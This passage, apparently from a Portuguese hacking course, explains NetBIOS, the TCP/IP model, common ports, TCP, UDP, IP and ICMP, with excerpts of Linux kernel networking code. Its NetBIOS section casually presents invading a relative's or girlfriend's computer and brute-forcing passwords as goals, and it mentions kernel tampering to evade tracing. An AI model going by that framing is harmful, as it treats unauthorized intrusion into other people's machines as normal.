
A interface NetBIOS (NetBEUI) foi um dos primeiros protocolos disponíveis para uso em redes compostas de computadores pessoais. Como o próprio nome diz, o **NET**work **B**asic **I**nput **O**utput **S**ystem, foi designado para ser um protocolo eficiente e pequeno para uso em redes caseiras não roteadas de cerca de no máximo 200 computadores.
Atualmente o NetBIOS é usado mais exclusivamente em pequenas redes não-roteadas podendo ou não estar rodando em vários sistemas operacionais. A implementação NetBIOS do Windows é chamada de NetBEUI. As suas vantagens incluem:

- Grande velocidade de transferência;
- Nenhuma necessidade de configuração;
- Compatibilidade com praticamente todos os sistemas operacionais, inclusive o Linux (usando o Samba).

A única desvantagem é que o NetBIOS não suporta roteamento (exceto o caso do NBT). Trocando em miúdos: o máximo que você vai conseguir invadir usando esse protocolo é o computador do seu primo ou de sua namorada que usam o mesmo provedor que você. Se for um provedor diferente, esqueça (a não ser que seja o NBT ao invés do SMB). Outro problema: a estrutura de segurança do NetBIOS é extremamente pobre. Facilmente podemos quebrar as senhas utilizadas (usando bruteforce). O **NAT** (NetBIOS Auditing Tool) é uma ótima ferramenta para fazê-lo, como mostraremos depois.

1.3.6 – O Modelo DOD (TCP/IP)

O DOD ou Department Of Defense foi o responsável pela criação da pilha de protocolos TCP/IP, daí o nome do modelo. O Modelo DOD é baseado no modelo OSI, ressaltando suas aplicabilidades e uso:



O Modelo OSI comparado ao modelo DOD (TCP/IP) e ao modelo Netware (IPX/SPX)

A arquiterura do modelo DOD (TCP/IP) está dividida em quatro camadas, onde cada uma tem funções bem definidas.

Camada (Layer)		Função	Exemplos
4	Aplicação (Application)	Como podemos observar na figura acima, este camana absorve as funcionalidaddes das três últimas cadamadas do modelo OSI (7,6,5)	Outlook Express (pop3 e smtp), Internet Explorer (http), VNC, CuteFTP (ftp), PuTTY (telnet e ssh), dhcp, dns, bootp
3	Transporte (Transport)	Camada responsável pela transferência de dados entre dois pontos de forma transparente e confiável com funções como controle de fluxo e correção de erro fim a fim.	TCP, UDP
2	internet (internetworking)	Camada que fornece para as camadas superiores independência das tecnologias de transmissão e comutação usadas para conectar os sistemas. Não é orientada a conexão e com isso não garante a entrega do pacote. Responsável apenas pelo roteamento.	IP, ICMP, ARP
1	Rede (net)	Camada responsável pela identificação e acesso ao meio. Traduz sinais elétricos em bits e vice-versa. Acumula as responsabilidades das primeiras duas camadas (1 e 2) do modelo OSI.	Placa de Rede, Switch, Bridges, MAC ADDRESS, CRC, Ethernet, Frame Relay, ATM, X.25

1.3.6.1 – História do TCP/IP

A plataforma TCP/IP surgiu através dos trabalhos do DARPA (Defense Advanced Research Projects Agency) dos Estados Unidos, uma das diversas unidades do DOD, em meados da década de 70, constituindo a ARPANET, que mais tarde se desmembrou em ARPANET, para pesquisa, e MILNET, voltada para as instituições militares.

Vale ressaltar que desde o princípio a arquitetura TCP/IP foi concebida em um contexto de guerra (Guerra Fria), onde uma das grandes preocupações era interligar os diversos computadores (independente da tecnologia de rede utilizada), de forma simples e não centralizada, ou seja, se determinados computadores fossem eventualmente destruídos a rede continuasse funcionando independente daqueles computadores, o que inclui um conceito muito forte de descentralização, característica essa que não era comum na época.

Para encorajar os pesquisadores universitários a adotar o TCP/IP, o DARPA fez uma implementação de baixo custo, integrando-o ao sistema operacional UNIX da Universidade de Berkeley (BSD) já em uso em todas as universidades americanas. Além disso, teve-se o cuidado de definir aplicações de rede similares às já conhecidas em Unix, como rusers e rcp.
Mais tarde a NSF (National Science Foundation) estimulou o seu crescimento criando a NSFNET, que ligava centros de supercomputação espalhados por todo o Estados Unidos, numa rede de longa distância, também o utilizando o protocolo TCP/IP para interligar as diferentes tecnologias de redes. Devido a sua grande facilidade de implementação, baixo custo e as vantagens que esta rede oferecia, ela cresceu rapidamente e se espalhou por diversos países, constuindo o que hoje conhecemos como Internet.

Quando alguém nos fala do protocolo TCP/IP logo nos vem a cabeça a palavra Internet, porque a Internet só é o que é graças a este protocolo, vale observar que você pode utilizar o TCP/IP independente de estar ligado a Internet. A palavra que usamos atualmente para definir uma rede que utiliza o TCP/IP mas não esta ligada à Internet é Intranet. Neste contexto, é possível ter todas as facilidades das aplicações Internet, ou seja, do protocolo TCP/IP, dentro de um ambiente fechado. Como o TCP/IP é um sistema aberto, não existe uma pessoa ou instituição responsável por ele. Existe sim, organismos como o IAB (Internet Activites Board) que coordena os esforços de pesquisa na área, através de vários grupos de trabalho, tal como o IETF (Internet Engineering Task Force). Todas estas especificações são descritas nas RFC (Request for Comments), que detalham o conjunto de padrões para comunicação entre os computadores, assim como as convenções de interconexão, roteamento, tráfego e etc.

Protocolos abertos são protocolos feitos para o padrão da indústria. Eles se comunicam com outros protocolos que utilizam o mesmo padrão. Um protocolo aberto não possui dono e todos os sistemas podem fazer implementações livremente. Um ótimo exemplo do que é um protocolo aberto é o TCP/IP (Transfer Control Protocol / Internet Protocol). Ele é composto por muitos outros protocolos e está implementado em muitos sistemas (como Macintosh, Windows, Linux, Unix, etc...). O TCP/IP é o protocolo padrão da Internet.

1.3.6.2 – Protocolos da Camada de Aplicação

Os protocolos da camada de aplicação fazem a interface com o usuário, ou com a aplicação do usuário. Exemplos de protocolos de aplicação: **HTTP** (HyperText Transfer Protocol), **FTP** (File Transfer Protocol), **SMTP** (Simple Mail Transfer Protocol), **SNMP** (Simple Network Management Protocol), **POP3** (Post Office Protocol v.3), **TELNET**, e assim por diante. Cada protocolo de aplicação se comunica com a camada de transporta através de portas de comunicação. Existem **65535** portas possíveis, e por convenção, as portas de **1** a **1023** são conhecidas como “Well Known Port Numbers”, portas privilegiadas ou portas baixas, que possuem serviços mais comuns previamente associados.

Cada protocolo de aplicação precisa de uma porta, TCP ou UDP, para funcionar. Os mais antigos possuem suas portas padrão já determinadas. Exemplo:

Protocolo / Aplicação	Porta Padrão	Transporte
FTP	21	TCP

TELNET	23	TCP
SMTP	25	TCP
WINS NameServer	42	UDP
HTTP	80	TCP
POP3	110	TCP
SNMP	161	UDP
SNMP trap	162	UDP

As portas acima de 1023 são denominadas portas altas, e são usadas como end points, ou pontos de "devolução" de uma conexão. Imagine uma conexão como um cano de água conectando duas casas. A diferença é que neste cano, a água pode fluir em qualquer sentido. Portanto, ao tentar ler seu correio eletrônico, provavelmente usará um protocolo chamado **POP3**, que funciona na porta 110. Seu computador estabelecerá uma conexão com o servidor de correio, na porta 110 remota, e 1026 (por exemplo) localmente. A porta local é na maioria dos protocolos, uma porta acima de 1023, desde que não esteja sendo usada.

Os protocolos da camada de aplicação são mais facilmente estudados se os agruparmos pelas suas funcionalidades. Estas funcionalidades são: Aplicativo, Suporte e Usuário.

Por exemplo, os protocolos de suporte podem ser considerados como centrais telefônicas de celulares, enquanto que os celulares seriam os protocolos de usuários e a forma como cada central telefônica se comunica com outra seria estabelecida pelos protocolos de aplicação.

1.3.6.2.1 – Protocolos Aplicativos (API)

Os protocolos da camada de aplicação especializados em aplicativos, ou tecnicamente conhecidos como API's (Aplication Program Interface) são aqueles que estabelem a base da comunicação entre um programa e outro. Usuários normais não precisam conhecer sua existência, já os protocolos de suporte necessitam diretamente destas API's para poderem se comunicar com seu destino. As API's, como seu próprio nome indica, são de responsabilidade dos programadores de software, nos dias atuais módulos padrões de API's TCP/IP encontram-se disponíveis em quase todas as linguagens de programação. Mais adiante, quando estudarmos os firewall, veremos que os novos modelos se baseam na combinação das 3 classificações dos protocolos da camada de aplicação.

Os protocolos aplicativos são os responsáveis pela base de comunicação com a camada de transporte.

Protocolo / Aplicação	Descrição
Arquitetura Cliente Servidor	Um único servidor distribui serviços para vários clientes
RPC	Remote Procedure Call – Procedimentos de Execução Remota
Portas	Variam entre 1-65535. As mais conhecidas ficam abaixo de 1024
Sockets	Definiem endereços e portas de origem e destino

Sockets (soquetes de comunicação)

Os sockets são a base para o estabelecimento da comunicação numa rede TCP/IP. Através dele é que a transferência de dados se torna possível. Cada conexão é montada por um socket, que é composto de 3 informações:

1. endereçamento (origem e destino)
2. porta origem / destino
3. transporte

Portanto, no caso acima, ao tentar ler seu correio, um socket será estabelecido entre sua máquina e o servidor de correio. Para montá-lo, precisamos:

1. do seu endereço IP e do endereço IP destino
2. porta origem / destino (neste caso, porta destino 110, origem 1026)
3. transporte (TCP)

1.3.6.2.2 – Protocolos de Suporte (Endereçamento)

Os protocolos da camada de aplicação especializados em suporte são aqueles que estabelem a forma da comunicação entre um transmissor e um receptor, sem a necessidade de conhecer o meio. São os protocolos de endereçamento. Usuários normais não precisam necessariamente saber como chegar a seu destino, esta tarefa de escolher o melhor caminho e identificar a localização do destino é de responsabilidade destes protocolos.

Os protocolos de suporte são os responsáveis pela identificação da comunicação.

Protocolo / Aplicação	Porta Padrão	Transporte
DNS	53	TCP/UDP
WINS	42	UDP
DHCP	67	TCP/UDP
BOOTP	68	TCP/UDP
RMON	255	TCP/UDP
SNMP	161	UDP
SNMP trap	162	UDP

1.3.6.2.3 – Protocolos de Usuários (User Programs)

Os protocolos da camada de aplicação especializados em usuários são aqueles que estabelem a forma da comunicação entre um usuário e um programa, sem a necessidade de conhecer a tecnologia envolvida nas partes. São os programas dos usuários..

Os protocolos de usuários são os responsáveis pelo início (Transmissor) ou fim (Receptor) das comunicações da pilha de protocolos do TCP/IP.

Protocolo / Aplicação	Porta Padrão	Transporte
FTP	21	TCP
FTP-DATA	20	TCP
TELNET	23	TCP
SMTP	25	TCP
HTTP	80	TCP
POP3	110	TCP
NNTP	119	TCP
Netbios	137	TCP
IMAP4	143	TCP
IRC	194	TCP
LDAP	389	TCP/UDP
HTTPS	443	TCP/UDP

1.3.6.3 – Protocolos da Camada de Transporte

A camada de transporte talvez seja uma das mais bem definidas. Conforme visto anteriormente, a camada de transporte da OSI tem uma função extremamente semelhante, ou seja, informar para as camadas superiores que entreguem os dados para ele livre de informações que ele iniciará o processo e garantirá a entrega.

Os dois protocolos desta camada são: TCP e UDP

1.3.6.3.1 - TCP (Transmission Control Protocol)

O protocolo TCP é um protocolo de transporte, responsável pela entrega correta dos pacotes. Sua principal característica é a confiabilidade. Para cada pacote ou conjunto de pacotes que envia, espera do destinatário uma confirmação da chegada dos mesmos. Caso isso não ocorra, ou o pacote chegue corrompido, ele tratará de efetuar a restransmissão. Ele também coloca nos pacotes um número de sequência, para que o destino possa remontar o dado original, caso os pacotes sigam por

caminhos diferentes ou cheguem atrasados (fora de ordem). Este número de sequência também é usado como recurso de segurança.


Especificado na RFC 793, resume-se em: confiabilidade, orientado a conexão, com garantia de entrega, teste de erro, reenvio de segmentos, independência da estrutura de rede.

Um pequeno exemplo de uma comunicação realizada nessa camada:

1. O TCP do host de origem pega grandes blocos de informações da camada de aplicação (Data Stream).
2. Ele quebra em segmentos (Segments) e numera as seqüências de segmentos de forma que o protocolo TCP de destino possa colocar os segmentos na ordem correta para que a camada de aplicação possa entender as informações.
3. A camada Internet fragmenta os segmentos e prepara os datagramas conforme a tecnologia de rede utilizada.
4. Os datagramas são fragmentados em bits e transmitidos pela rede.
5. A camada de rede do host de destino recebe os bits transmitidos pela rede.
6. A camada Internet reconstrói o datagrama através dos segmentos vindos da camada de rede.
7. O TCP desfragmenta os segmentos e reconstrói as streams de dados.

Antes de enviar uma informação, a camada de transporte testa a conexão em um processo conhecido como “Three Way Handshake – Cumprimento de Três Vias”, que consiste em:

SYN (Requisição de Sincronização): Parte do cliente para o servidor
ACK/SYN (Aceitação e Confirmação de Sincronização): Retorna do servidor para o cliente
ACK (Aceitação por parte do cliente): Confirmação do cliente para o servidor



Comentário Técnico:

Na prática o TCP não é um software que você baixe de um site na Internet e o utilize a seu critério. Tanto o TCP quando o UDP (que veremos a seguir), são códigos de programação previamente imbutidos dentro dos sistemas operacionais, como no exemplo a seguir, extraído do código fonte do linux:


```
/*
 * INET         An implementation of the TCP/IP protocol suite for the LINUX
 *              operating system.  INET is implemented using the  BSD Socket
 *              interface as the means of communication with the user level.
 *
 *              Implementation of the Transmission Control Protocol(TCP).
 *
 * Version:     $Id: tcp.c,v 1.140.2.8 2000/01/27 22:33:35 davem Exp $
 *
 * Authors:     Ross Biro, <bir7@leland.Stanford.Edu>
 *              Fred N. van Kempen, <waltje@uWalt.NL.Mugnet.ORG>
 *              Mark Evans, <evansmp@uhura.aston.ac.uk>
 *              Corey Minyard <wf-rch!minyard@relay.EU.net>
 *              Florian La Roche, <flla@stud.uni-sb.de>
```

```
 *              Charles Hedrick, <hedrick@klinzhai.rutgers.edu>
 *              Linus Torvalds, <torvalds@cs.helsinki.fi>
 *              Alan Cox, <gw4pts@gw4pts.ampr.org>
 *              Matthew Dillon, <dillon@apollo.west.oic.com>
 *              Arnt Gulbrandsen, <agulbra@nvg.unit.no>
 *              Jorge Cwik, <jorge@laser.satlink.net>
 *
 * Fixes:
 *              Alan Cox        :       Numerous verify_area() calls
  …
 **/
/*
 *      Find someone to 'accept'. Must be called with
 *      the socket locked or with interrupts disabled
 *
 *       Um exemplo do Three Way HandShake
 */

static struct open_request *tcp_find_established(struct tcp_opt *tp,
                                                 struct open_request **prevp)
{
        struct open_request *req = tp->syn_wait_queue;
        struct open_request *prev = (struct open_request *)&tp->syn_wait_queue;
        while(req) {
                if (req->sk &&
                    ((1 << req->sk->state) &
                     ~(TCPF_SYN_SENT|TCPF_SYN_RECV)))
                        break;
                prev = req;
                req = req->dl_next;
        }
        *prevp = prev;
        return req;
}
```


Normalmente Black-Hats, Crackers e Phreaks alteram estas linhas de programação dos seus respectivos sistemas operacionais e compilam o novo código adulterado a fim de evitar o rastreamento.
Alterar o comportamento padrão do TCP, UDP, IP e etc não é uma prática proibida e ilegal, e sim uma prática especialista, é necessário conhecer muito bem a linguagem C, sistemas operacionais e o próprio protocolo TCP/IP a fim de conseguir modificar o código fonte sem causar efeitos colaterais para você mesmo.

Alguns softwares, que veremos na próxima parte do curso, conhecidos como spoofings conseguem alterar as informações da pilha TCP sem a necessidade de reprogramar o sistema operacional. Na verdade, estes programas já trazem imbutidos em si estas versões adulteradas do código fonte do sistema operacional, e ao invés de chamar a rotina TCP do próprio SO, ele executa a transmissão de pacotes com seus próprios recursos.

A estrutura completa do cabeçalho é:



1.3.6.3.2 - UDP (User Datagram Protocol)


O UDP assim como o TCP, também é um protocolo de transporte. Contudo, não possui nenhuma checagem de erros, confirmação de entrega ou seqüenciamento. Ele é muito utilizado em aplicações que necessitem de tráfego urgente, e não sejam tão sensíveis a algumas perdas de pacotes. Exemplos de aplicações que usam UDP como transporte: transmissão de áudio e vídeo pela rede (RealPlayer, Realvideo ou Media Player), jogos online (como Quake, Half-Life). Pela falta do número de seqüência ou confirmação de conexão, tráfego UDP é muito mais vulnerável em termos de segurança.

O UDP não utiliza o sistema de verificação do Three Way Handshake, caracterizando-o desta forma como não confiável para a conexão.

Em resumo, poderíamos comparar o TCP com o UDP da seguinte forma:

TCP	UDP
Orientado à Conexão	Não orientado à Conexão
Garante a entrega fim a fim	Não garante a entrega
Seqüenciado	Não seqüenciado
Usado para transmissão de grandes qnt. dados	Usado para transmissão de pequenas qnt. Dados
Confiável (Three Way Handshake)	Confiabilidade tem que ser garantidade pelo programador

A estrutura completa do cabeçalho é:



1.3.6.4 – Protocolos da Camada de Internet

A Camada de Internet existe pelos seguintes fatores: Roteamento, endereçamento lógico e fornecimento às camadas superiores uma interface de rede única.

O Roteamento de pacotes desta camada ocorre com o IP, o endereçamento é importante para identificar os hosts de origem e destino, o que acontece também através do IP.

Os protocoloes da camada de Internet são: IP, ICMP e ARP

1.3.6.4.1 - IP

A camada de Internet é praticamente focada no protocolo IP, apesar de existirem outros protocolos trabalhando nesta camada. Apesar disso as funções dos outros são quase que para dar suporte ao protocolo IP.

O Internet protocol é o responsável pelo endereçamento lógico de pacotes TCP/IP. Além disso, é responsável pelo roteamento destes pacotes, e sua fragmentação e reagrupamento de datagramas, caso a rede seguinte não possa interpretar pacotes do mesmo tamanho. O mais importante para entendermos o funcionamento do IP é entender como é feito seu endereçamento lógico, que veremos em detalhes mais adiante no curso.

Um endereço IP é algo parecido com isto: 200.177.238.15


Comentário Técnico:

Novamente, o IP, como o TCP, não é um software que possamos baixar da Internet, e sim um código de programação imbutido nos sistemas operacionais.

A seguir um pequeno trecho do código fonte do IP em um sistema operacional Linux:

```
/*
**********************************************************************
**                                                                   *
**  Copyright 1996, University of Cambridge Computer Laboratory      *
**                                                                   *
**  All Rights Reserved.                                             *
**                                                                   *
**********************************************************************
**
** FACILITY:
**
**      ip.c
**
** FUNCTIONAL DESCRIPTION:
**
**      Encapsulate data into IP datagrams (as per rfc791)
**
** ENVIRONMENT:
**
**      Network subsystem
**
** ID : $Id: ip.c 1.2 Tue, 13 Apr 1999 13:53:38 +0100 dr10009 $
**
/* byte offsets from packet start */
  80: #define IPHEAD_VERSLEN   0  /* 4 bits: 4 bits: version: header len in words
*/
#define IPHEAD_SERVTYPE  1  /* octet: largely ignored */
#define IPHEAD_TOTLEN    2  /* uint16:length of datagram in octets, incl head*/
#define IPHEAD_IDENT     4  /* uint16: serial number of packet, for frag purp*/
#define IPHEAD_FLAGSFRAG 6  /* 3 bits: 0xy: x=Don't Frag; y=More Frags */
#define IPHEAD_TTL       8  /* octet: time to live */
#define IPHEAD_PROTO     9  /* octet: protocol: udp=17; tcp=6 etc */
#define IPHEAD_HCHKSUM  10  /* uint16: IP chksum over header only */
#define IPHEAD_SRCIP    12  /* network IPaddr: source address */
#define IPHEAD_DESTIP   16  /* network IPaddr: destination address */

#define DEF_TTL         64  /* default time to live */
#define MAX_HEADERS     10  /* size of header mem pool, in 32-byte units */

#define MF              0x2000  /* More Fragments bit */
#define OFFMASK         0x1fff  /* frag offset */

/* Minimal header is 5 words(=20 bytes). Variable headers arn't supported */
typedef uint8_t ipheader[20];

#define MAX_FRAGS       6   /* maximum number of fragments per datagram */
#define MAX_RECS       10   /* maximum number of recs in a fragment */

/* fragments are keyed on this */
typedef struct {
    uint32_t    src_addr;
    uint32_t    dst_addr;
    uint16_t    id;
    uint8_t     proto;
} key_t;
```

A estrutura completa do cabeçalho é:



1.3.6.4.2 - ICMP (Internet Control Message Protocol)


A função do ICMP é basicamente de diagnóstico e tratamento de mensagens. Através dele, é possível determinar por exemplo, quanto tempo um pacote está demorando a ir a uma máquina remota e voltar (round trip), bem como determinar se houve perda de pacotes durante a transmissão. Com ele, também é possível determinar qual o caminho que um pacote está seguindo a partir de uma máquina. O ICMP ele é classificado quanto ao seu tipo (Type) ICMP, cada tipo agrupa um conjunto de ações que por sua vez são identificados por seus códigos, a depender da ação ela poderá ser de análise de erro ou de análise de resposta (query), veja abaixo a tabela completa dos tipos e especialidades do protocolo ICMP:

Table 1. ICMP types

TYPE	CODE	Description	Query	Error
0	0	Echo Reply	x	
3	0	Network Unreachable		X
3	1	Host Unreachable		X
3	2	Protocol Unreachable		X
3	3	Port Unreachable		X
3	4	Fragmentation needed but no frag. bit set		X
3	5	Source routing failed		X
3	6	Destination network unknown		X
3	7	Destination host unknown		X
3	8	Source host isolated (obsolete)		X
3	9	Destination network administratively prohibited		X
3	10	Destination host administratively prohibited		X
3	11	Network unreachable for TOS		X
3	12	Host unreachable for TOS		X
3	13	Communication administratively prohibited by filtering		X
3	14	Host precedence violation		X
3	15	Precedence cutoff in effect		X
4	0	Source quench		

TYPE	CODE	Description	Query	Error
5	0	Redirect for network		
5	1	Redirect for host		
5	2	Redirect for TOS and network		
5	3	Redirect for TOS and host		
8	0	Echo request	x	
9	0	Router advertisement		
10	0	Route sollicitation		
11	0	TTL equals 0 during transit		X
11	1	TTL equals 0 during reassembly		X
12	0	IP header bad (catchall error)		X
12	1	Required options missing		X
13	0	Timestamp request (obsolete)	X	
14		Timestamp reply (obsolete)	X	
15	0	Information request (obsolete)	X	
16	0	Information reply (obsolete)	X	
17	0	Address mask request	X	
18	0	Address mask reply	X	

Veja um exemplo de uma típica tela de configuração das regras do protocolo ICMP em firewalls:



Tela do WinRouter (da Tiny Software)

